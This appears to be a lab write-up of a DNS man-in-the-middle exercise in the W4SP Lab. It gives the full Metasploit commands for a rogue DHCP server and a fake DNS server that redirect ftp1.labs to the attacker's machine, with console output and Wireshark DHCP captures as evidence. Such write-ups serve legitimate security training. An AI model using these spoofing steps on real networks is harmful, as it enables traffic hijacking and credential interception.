For this and most other scenarios, Wireshark's Expert Information feature, accessible through the Analyze menu pull-down, is a great feature. Here, Wireshark displays (in differing degrees of severity) Errors, Warnings, Notes, and Chats. These items can all be expanded or collapsed to show the contributing packets. In this case, Wireshark is warning us about not receiving a response to its ICMP requests of one of the nodes.


Wireshark · Expert Information · wireshark_w4sp_lab_20240413013155...

Severity	Summary
Error	Length field value goes past the end of the payload
Warning	No response seen to ICMP request
64	Echo (ping) request id=0x0068, seq=441/47361, ttl=64 (no respon
196	Echo (ping) request id=0x0068, seq=442/47617, ttl=64 (no respon
337	Echo (ping) request id=0x0068, seq=443/47873, ttl=64 (no respon
461	Echo (ping) request id=0x0068, seq=444/48129, ttl=64 (no respon
606	Echo (ping) request id=0x0068, seq=445/48385, ttl=64 (no respor
731	Echo (ping) request id=0x0068, seq=446/48641, ttl=64 (no respon
876	Echo (ping) request id=0x0068, seq=447/48897, ttl=64 (no respon
1003	Echo (ping) request id=0x0068, seq=448/49153, ttl=64 (no respon
1151	Echo (ping) request id=0x0068, seq=449/49409, ttl=64 (no respor
1283	Echo (ping) request id=0x0068, seq=450/49665, ttl=64 (no respor
1415	Echo (ping) request id=0x0068, seq=451/49921, ttl=64 (no respon
1542	Echo (ping) request id=0x0068, seq=452/50177, ttl=64 (no respon
1685	Echo (ping) request id=0x0068, seq=453/50433, ttl=64 (no respon
1825	Echo (ping) request id=0x0068, seq=454/50689, ttl=64 (no respor
1952	Echo (ping) request id=0x0068, seq=455/50945, ttl=64 (no respon
2094	Echo (ping) request id=0x0068, seq=456/51201, ttl=64 (no respon
2215	Echo (ping) request id=0x0068, seq=457/51457, ttl=64 (no respon
2358	Echo (ping) request id=0x0068, seq=458/51713, ttl=64 (no respons
2478	Echo (ping) request id=0x0068, seq=459/51969, ttl=64 (no respon
2616	Echo (ping) request id=0x0068, seq=460/52225, ttl=64 (no respon
2739	Echo (ping) request id=0x0068, seq=461/52481, ttl=64 (no respon
2876	Echo (ping) request id=0x0068, seq=462/52737, ttl=64 (no respon
2994	Echo (ping) request id=0x0068, seq=463/52993, ttl=64 (no respon
3133	Echo (ping) request id=0x0068, seq=464/53249, ttl=64 (no respon
3262	Echo (ping) request id=0x0068, seq=465/53505, ttl=64 (no respon
3405	Echo (ping) request id=0x0068, seq=466/53761, ttl=64 (no respon
3524	Echo (ping) request id=0x0068, seq=467/54017, ttl=64 (no respon
3667	Echo (ping) request id=0x0068, seq=468/54273, ttl=64 (no respon
3804	Echo (ping) request id=0x0068, seq=469/54529, ttl=64 (no respon
3928	Echo (ping) request id=0x0068, seq=470/54785, ttl=64 (no respon
4079	Echo (ping) request id=0x0068, seq=471/55041, ttl=64 (no respon
4211	Echo (ping) request id=0x0068, seq=472/55297, ttl=64 (no respon
4370	Echo (ping) request id=0x0068, seq=473/55553, ttl=64 (no respon
4502	Echo (ping) request id=0x0068, seq=474/55809, ttl=64 (no respon
4647	Echo (ping) request id=0x0068, seq=475/56065, ttl=64 (no respon
4780	Echo (ping) request id=0x0068, seq=476/56321, ttl=64 (no respon
4923	Echo (ping) request id=0x0068, seq=477/56577, ttl=64 (no respon
5055	Echo (ping) request id=0x0068, seq=478/56833, ttl=64 (no respon
5209	Echo (ping) request id=0x0068, seq=479/57089, ttl=64 (no respon
5338	Echo (ping) request id=0x0068, seq=480/57345, ttl=64 (no respon
5481	Echo (ping) request id=0x0068, seq=481/57601, ttl=64 (no respon

Display filter: "arp"


☐ Limit to Display Filter ✓ Group by summary Search:

W4SP Lab: Performing a DNS MitM Attack

In this section, we will perform a DNS MitM attack live on our W4SP Lab. This is the practice of an attacker manipulating DNS traffic to map a specified hostname to their machine rather than the real one. Usually, this is done by taking advantage of a malicious DNS server. Because DNS spoofing operates at layer 3 and above, it can be used throughout the network, unlike ARP spoofing, which is restricted to the local subnet. By tricking the victim into using the attacker's malicious DNS server, the attacker may benefit from the DHCP protocol, which gives the client system the DNS server address. By controlling the DNS responses, the attacker can reroute traffic to their intended target and launch additional attacks or gather more information.

Metasploit Providing a Fake DHCP Server

The plan here is to start a fake DHCP server and employ a fake DNS server. In the DHCP offer, we will be providing the 192.100.200.x IP address of our own Kali machine as the fake DNS and DHCP servers. We will be setting the options for DNSSERVER, NETMASK, and SRVHOST, which are the to-be fake DNS server, its network mask, and the IP address of this fake DHCP server, respectively. Below you can see the screenshot showing the correct parameters being set in the module before exploiting.




```
msf6 > use auxiliary/server/dhcp
msf6 auxiliary(server/dhcp) > show options

Module options (auxiliary/server/dhcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BROADCAST                      no        The broadcast address to send to
   DHCPIPEND                      no        The last IP to give out
   DHCPIPSTART                    no        The first IP to give out
   DNSSERVER                      no        The DNS server IP address
   DOMAINNAME                     no        The optional domain name to assign
   FILENAME                       no        The optional filename of a tftp boot server
   HOSTNAME                       no        The optional hostname to assign
   HOSTSTART                      no        The optional host integer counter
   NETMASK                        yes       The netmask of the local subnet
   ROUTER                         no        The router IP address
   SRVHOST                        yes       The IP of the DHCP server


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run DHCP server


msf6 auxiliary(server/dhcp) > set DNSSERVER 192.100.200.116
DNSSERVER => 192.100.200.116
msf6 auxiliary(server/dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 auxiliary(server/dhcp) > set SRVHOST 192.100.200.116
SRVHOST => 192.100.200.116
msf6 auxiliary(server/dhcp) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/dhcp) >
[*] Starting DHCP server...
```

[redacted]

Metasploit Providing a Fake DNS Server


While the previous module is running in the background, we now run this module (auxiliary/server/fakedns) to configure the fake DNS server to resolve any or all IP queries sent to it. This can be configured for multiple domains but in our case, we need it for one, the lab's FTP server.
The parameters we are setting for this module include: TARGETACTION, TARGETDOMAIN, and TARGETHOST. In this case, TARGETHOST is the server to resolve DNS queries, TARGETDOMAIN is the domain we want to resolve (lab's FTP server), and TARGETACTION is how we want the DNS server to behave (we are setting this to FAKE which will resolve our target domain to our own machine). Then we exploit!



```
   HOSTSTART                      no        The optional host integer counter
   NETMASK                        yes       The netmask of the local subnet
   ROUTER                         no        The router IP address
   SRVHOST                        yes       The IP of the DHCP server

Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run DHCP server


msf6 auxiliary(server/dhcp) > set DNSSERVER 192.100.200.116
DNSSERVER => 192.100.200.116
msf6 auxiliary(server/dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 auxiliary(server/dhcp) > set SRVHOST 192.100.200.116
SRVHOST => 192.100.200.116
msf6 auxiliary(server/dhcp) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/dhcp) >
[*] Starting DHCP server...
msf6 auxiliary(server/dhcp) > jobs

Jobs
====

  Id  Name                    Payload  Payload opts
  --  ----                    -------  ------------
  0   Auxiliary: server/dhcp

msf6 auxiliary(server/dhcp) > use auxiliary/server/fakedns
msf6 auxiliary(server/fakedns) > set TARGETACTION FAKE
TARGETACTION => FAKE
msf6 auxiliary(server/fakedns) > set TARGETDOMAIN ftp1.labs
TARGETDOMAIN => ftp1.labs
msf6 auxiliary(server/fakedns) > set TARGETHOST 192.100.200.116
TARGETHOST => 192.100.200.116
msf6 auxiliary(server/fakedns) > exploit
[*] Auxiliary module running as background job 1.
msf6 auxiliary(server/fakedns) >
[*] DNS server initializing
[*] DNS server started
[*] 192.100.200.36:49618 - DNS - DNS target domain ftp1.labs found; Returning fake A record
s for ftp1.labs
[*] 192.100.200.36:49618 - DNS - XID 27108 (IN::A ftp1.labs)
[*] 192.100.200.36:37292 - DNS - XID 18433 (IN::AAAA ftp1.labs, UNKNOWN IN::AAAA)
```

[redacted]

Here, you can see the Metasploit screen echoing every DNS query it encounters. Queries that aren't within the TARGETDOMAIN setting will be bypassed. But queries to the FTP1.labs will be resolved using our Kali machine's IP address. You can see both the bypassed and resolved queries occurring in the below screenshot.




```
msf6 auxiliary(server/dhcp) > use auxiliary/server/fakedns
msf6 auxiliary(server/fakedns) > set TARGETACTION FAKE
TARGETACTION => FAKE
msf6 auxiliary(server/fakedns) > set TARGETDOMAIN ftp1.labs
TARGETDOMAIN => ftp1.labs
msf6 auxiliary(server/fakedns) > set TARGETHOST 192.100.200.116
TARGETHOST => 192.100.200.116
msf6 auxiliary(server/fakedns) > exploit
[*] Auxiliary module running as background job 1.
msf6 auxiliary(server/fakedns) >
[*] DNS server initializing
[*] DNS server started
[*] 192.100.200.36:49618 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:49618 - DNS - XID 27108 (IN::A ftp1.labs)
[*] 192.100.200.36:37292 - DNS - XID 18433 (IN::AAAA ftp1.labs, UNKNOWN IN::AAAA)
msf6 auxiliary(server/fakedns) > [*] 192.100.200.36:38777 - DNS - DNS bypass domain ftp2.labs found; Returning re
al A records for ftp2.labs
[*] 192.100.200.36:38777 - DNS - XID 4392 (IN::A ftp2.labs)
[*] 192.100.200.36:47249 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:47249 - DNS - XID 64681 (IN::A ftp2.labs)
[*] 192.100.200.36:38777 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:38777 - DNS - XID 4392 (IN::A ftp2.labs)
[*] 192.100.200.36:47249 - DNS - DNS bypass domain ftp2.labs found; Returning real A records for ftp2.labs
[*] 192.100.200.36:47249 - DNS - XID 64681 (IN::A ftp2.labs)
[*] 192.100.200.36:42882 - DNS - DNS bypass domain ftp2 found; Returning real A records for ftp2
[*] 192.100.200.36:42882 - DNS - XID 45488 (IN::A ftp2)
[*] 192.100.200.36:54273 - DNS - DNS bypass domain ftp2 found; Returning real A records for ftp2
[*] 192.100.200.36:54273 - DNS - XID 10036 (IN::A ftp2)
[*] 192.100.200.36:34597 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:34597 - DNS - XID 61707 (IN::A ftp1.labs)
[*] 192.100.200.36:42882 - DNS - DNS bypass domain ftp2 found; Returning real A records for ftp2
[*] 192.100.200.36:42882 - DNS - XID 45488 (IN::A ftp2)
[-] 192.100.200.36:54273 - DNS - XID 10036 (IN::A ftp2) - Error resolving
[*] 192.100.200.36:34597 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:34597 - DNS - XID 61707 (IN::A ftp1.labs)
[*] 192.100.200.36:47963 - DNS - DNS bypass domain ftp1 found; Returning real A records for ftp1
[*] 192.100.200.36:47963 - DNS - XID 12830 (IN::A ftp1)
[*] 192.100.200.36:47963 - DNS - DNS bypass domain ftp1 found; Returning real A records for ftp1
[*] 192.100.200.36:47963 - DNS - XID 12830 (IN::A ftp1)
[*] 192.100.200.36:42450 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:42450 - DNS - XID 4310 (IN::A ftp1.labs)
[*] 192.100.200.36:41021 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.labs
[*] 192.100.200.36:41021 - DNS - XID 9022 (IN::A ftp1.labs)
[*] 192.100.200.36:42450 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.lab
[*] 192.100.200.36:42450 - DNS - XID 4310 (IN::A ftp1.labs)
[*] 192.100.200.36:41021 - DNS - DNS target domain ftp1.labs found; Returning fake A records for ftp1.lab
[*] 192.100.200.36:41021 - DNS - XID 9022 (IN::A ftp1.labs)
```

[redacted]

Then I start capturing packets on my Wireshark. As per the instructions we checked that three things were occurring: **responded to DHCP request**, **getting DNS traffic**, and that **my IP address was delivered for DNS queries to the ftp1.labs host**.


Using the below filter on Wireshark, you can see that we have responded to DHCP requests.



```
bootp.option.dhcp ==5

No.   Time           Source           Destination      Protoco Lengt Info
  99  27.313705843   192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xaa8aa406
 103  27.364168081   192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xaca4de2a
 272  73.755499678   192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xb76b723
 276  73.813883500   192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x109c6c23
 343  92.250439782   192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xb34f5877
 522  146.357142506  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x801bb623
 526  146.401361126  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xdeadec75
 643  173.800460920  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xf79d567a
 647  173.937365142  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x20282675
 734  196.286226835  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x525c6470
 739  196.376686516  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x1258a54d
 835  222.409640013  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xef7ade6f
 839  222.446029784  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xe5cd9530
1065  278.009535280  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x703f5713
1069  278.037404308  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xe7448d17
1115  289.301408116  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x9c2aff7b
1140  296.441430173  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x982caa4e
1454  379.489164767  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xeade563f
1529  396.889295365  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xeaafed0a
1533  396.929481090  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x1c2f6c74
1543  400.341030497  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xf0edd976
1780  464.522692915  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xc0901f1e
1784  464.558774315  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xbac46207
1797  468.385110506  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x98d3713c
1801  468.436771082  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x92ac1c3c
1871  482.921096607  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x386acb31
1875  482.969309367  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xe72bbc73
2189  567.545916420  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x16aff300
2193  567.573446708  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x35ed5658
2224  572.442327510  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x90ccb2e
2281  584.981430173  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0xc029a35c
2285  585.010941242  192.100.200.116  255.255.255.255  DHCP    371 DHCP ACK      - Transaction ID 0x85b22c2f

▶ Frame 99: 371 bytes on wire (2968 bits), 371 bytes captured (2968 bits) on interface 0
▶ Ethernet II, Src: ce:62:d5:98:97:ce (ce:62:d5:98:97:ce), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
▼ Internet Protocol Version 4, Src: 192.100.200.116, Dst: 255.255.255.255
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 357
    Identification: 0x9284 (37508)
  ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x1e2b [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.100.200.116
    Destination: 255.255.255.255

0000  ff ff ff ff ff ff ce 62  d5 98 97 ce 08 00 45 00   .......b ......E.
0010  01 65 92 84 40 00 40 11  1e 2b c0 64 c8 74 ff ff   .e..@.@. .+.d.t..
0020  ff ff 00 43 00 44 01 51  8a 3b 02 01 06 00 aa 8a   ...C.D.Q .;......
0030  a4 06 00 00 00 00 00 00  00 00 c0 64 c8 23 c0 64   ........ ...d.#.d
0040  c8 74 00 00 00 00 d2 38  29 3d 4d 84 00 00 00 00   .t.....8 )=M.....
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........

Internet Protocol Version 4 (ip), 20 bytes      Packets: 2841 · Displayed: 37 (1.3%)      Profile: Default
```

[redacted]

